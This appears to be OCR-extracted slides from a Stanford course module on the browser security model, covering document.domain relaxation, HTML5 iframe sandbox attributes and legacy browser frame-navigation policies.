
Domain Relaxation



Origin: scheme, host, (port), hasSetDomain

Try `document.domain = document.domain`

Domain Relaxation



Origin: scheme, host, (port), hasSetDomain

Try `document.domain = document.domain`

HTML5 Frame sandbox

Specify sandbox attribute of iframe

```
<iframe sandbox src="http://untrusted.site.net/content"></iframe>
```

Creates restricted frame

- *Plugins are disabled.* Any kind of ActiveX, Flash, or Silverlight plugin will not be executed.
- *Forms are disabled.* The hosted content is not allowed to post forms back to any target.
- *Scripts are disabled.* JavaScript is disabled and will not execute.
- *Links to other browsing contexts are disabled.* An anchor tag targeting different browser levels will not execute.
- *Unique origin treatment.* All content is treated under a unique origin. The content is not able to traverse the DOM or read cookie information.

Optional attributes relax sandbox

allow-forms

- Allows embedded page to post back using a form submit within the frame.

allow-scripts

- Enables JavaScript

allow-same-origin

- Can access DOM of another frame, subject to same-origin policy
- Only useful with allow-scripts
- *But be careful:* parent frame can manipulate sandbox attributes and remove further restrictions.

allow-top-navigation

- Allow content to navigate entire tab/window

allow-popups


- Allow embedded content to open new popup windows

Navigation


Module 2: Web Background and the Browser Security Model

Stanford | Stanford Center for Professional Development

Guninski Attack




What should the policy be?



Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

Window Policy Anomaly



Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

Adoption of Descendent Policy

Browser	Policy
 IE7 (no Flash)	Descendant
 IE7 (with Flash)	Descendant
 Firefox 3	Descendant
 Safari 3	Descendant
 Opera 9	(many policies)
 HTML 5	Descendant